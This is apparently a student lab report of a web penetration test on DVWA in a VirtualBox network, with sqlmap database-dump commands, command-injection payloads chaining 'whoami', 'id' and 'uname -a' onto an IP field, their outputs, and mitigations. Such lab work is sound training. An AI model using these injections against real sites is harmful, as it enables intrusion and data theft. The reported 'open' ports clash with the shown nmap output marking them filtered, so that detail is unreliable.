Web Application Penetration Testing on DVWA (Damn Vulnerable Web Application)

1. Summary

This project demonstrates a controlled web application penetration test on Damn Vulnerable Web Application (DVWA) hosted on Metasploitable2, using Kali Linux as the attacker system. The objective was to identify and exploit web-based security flaws (SQL Injection and Command Injection), assess risk impact, and propose mitigation strategies.

This exercise simulates a real-world web security assessment and incident response workflow, covering reconnaissance, exploitation, and reporting phases. The project also integrates security monitoring concepts for post-exploitation log review and defensive recommendations.

2.Objective


Perform end-to-end offensive testing of DVWA on Metasploitable2: conduct reconnaissance and scanning, exploit SQL Injection and Command Injection using tools like nmap and sqlmap, collect forensic evidence (logs/screenshots), and simulate detection, containment, and remediation as part of an incident response.

- Perform a penetration test on DVWA hosted in a lab network.
- Identify and exploit common vulnerabilities in a safe, legal environment.
- Document all findings with screenshots, tool outputs, and mitigation strategies.
- Simulate an incident detection and response process after exploitation.

3.Scope of Work

Scope Element	Description
Target System	Metasploitable2 VM (DVWA web application)
Attacker System	Kali Linux VM
Network Range	192.168.56.0/24 (Host-only VirtualBox network)
Vulnerabilities Tested	SQL Injection, Command Injection
Testing Mode	Black-box web application penetration test
Security Level	DVWA set to “Low” for lab testing
Tools Used	Nmap, sqlmap, curl, Firefox, Linux terminal

4. Environment / Network Diagram



5. Methodology

Phase	Description	Tools Used
1. Reconnaissance	Identify live hosts and open services on target.	nmap
2. Scanning	Determine running versions and web server details.	nmap-sV

Phase	Description	Tools Used
3. Exploitation	Perform SQL Injection and Command Injection to extract data and execute OS commands.	sqlmap, browser
4. Evidence Capture	Screenshot all outputs and save logs.	sqlmap, curl
5. Mitigation	Suggest secure coding and configuration practices.	N/A
6. Incident Response	Detect and analyze simulated attack through logs and corrective action.	Apache logs, analysis


6. Detailed Steps and Evidence

- Step 1 — Reconnaissance

nmap-sV-p 80,21,22,3306 192.168.56.102-oN nmap_web.txt

Result:

Open ports detected — 21 (FTP), 22 (SSH), 80 (HTTP), 3306 (MySQL). DVWA web application hosted on port 80.




```
File  Edit  Search  View  Document  Help
1 # Nmap 7.95 scan initiated Thu Oct 30 20:20:58 2025 as: /usr/lib/nmap/nmap --privileged -sV -p
  80,21,22,3306 -oN nmap_web.txt 192.168.56.102
2 Nmap scan report for 192.168.56.102
3 Host is up (0.00051s latency).
4
5 PORT     STATE    SERVICE VERSION
6 21/tcp   filtered ftp
7 22/tcp   filtered ssh
8 80/tcp   filtered http
9 3306/tcp filtered mysql
10
11 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
12 # Nmap done at Thu Oct 30 20:21:00 2025 -- 1 IP address (1 host up) scanned in 1.95 seconds
13
```

nmap output showing open ports.

- Step 2 — Access DVWA

  - URL: http://192.168.56.102/dvwa/
  - Credentials: admin / password
  - Security Level: **Low**



DVWA Dashboard after login.

- Step 3 — SQL Injection (Exploitation)

Target URL:

http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Command Used:

```
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="security=low; PHPSESSID=<session_id>"--batch--dbs
```

Result:


Extracted database names → dvwa, information_schema

Further dump:

sqlmap-u ...-D dvwa-T users--dump

Output:

List of usernames and password hashes retrieved.



sqlmap terminal output showing database dump.

- **Step 4 — Command Injection (Exploitation)**

Target

http://192.168.56.102/dvwa/vulnerabilities/exec/

Payloads Tested:

127.0.0.1; whoami

127.0.0.1 && id

127.0.0.1 | uname-a


Result:

DVWA executed OS-level commands and returned output:

www-data

uid=33(www-data) gid=33(www-data)

Linux metasploitable 2.6.24-16-server ...



Command Injection page showing OS command output.

Step 5 — Incident Response Simulation

- **Log Evidence:** /var/log/apache2/access.log and /var/log/apache2/error.log
- **Detection:** Multiple suspicious requests containing ;, &&, id commands.
- **Containment:** Blocked attacker IP and disabled DVWA web service.
- **Eradication:** Reinstalled vulnerable app and applied input validation controls.
- **Recovery:** Restarted web services and verified patch effectiveness.
- **Post-Incident Report:** Documented source, vector, and fix implemented.

7. Findings Summary

Vulnerability	Description	Impact	Risk Level
SQL Injection	Input not sanitized; attacker can query database directly.	Data disclosure, authentication bypass	High
Command Injection	Input directly passed to shell without validation.	Remote code execution on server	Critical

8. Mitigation Strategies

- Implement input validation and sanitization on all user inputs.
- Use prepared statements / parameterized queries for database operations.
- Avoid using system() or exec() with unsanitized input in PHP.
- Restrict file permissions and enforce least privilege.
- Keep web applications patched and remove testing frameworks (DVWA).
- Enable WAF (Web Application Firewall) for input pattern blocking.

9. Tools Used

- Kali Linux 2024.4
- Metasploitable2
- DVWA (v1.10)
- Nmap
- sqlmap
- curl
- Firefox Browser

10. Conclusion

This project successfully demonstrated how easily exploitable web applications can be compromised if not properly secured. Both SQL Injection and Command Injection were exploited to retrieve sensitive information and execute OS-level commands. The exercise emphasizes the importance of secure coding, patch management, and defensive monitoring to prevent such attacks in real-world environments.

Final Deliverables

Deliverable	Description
Report (PDF/DOCX)	This full report with screenshots
GitHub Repo	dvwa-pentest-report/ with nmap_web.txt, sqlmap output, and README.md cybersecurity-and-ethical-hacking/pentest-report at main · gayathrypratheep/cybersecurity-and-ethical-hacking
Presentation Video	Recorded demo showing setup, exploitation, and mitigations. https://www.linkedin.com/posts/gayathry-p-p-8163b0317_cybersecurity-ethicalhacking-activity-7389773643851014144-spZ6?utm_source=share&utm_medium=member_desktop&rcm=ACoAAFBTk5IBOOuFVDGQWD1kpC2NGSMTcaLqFNA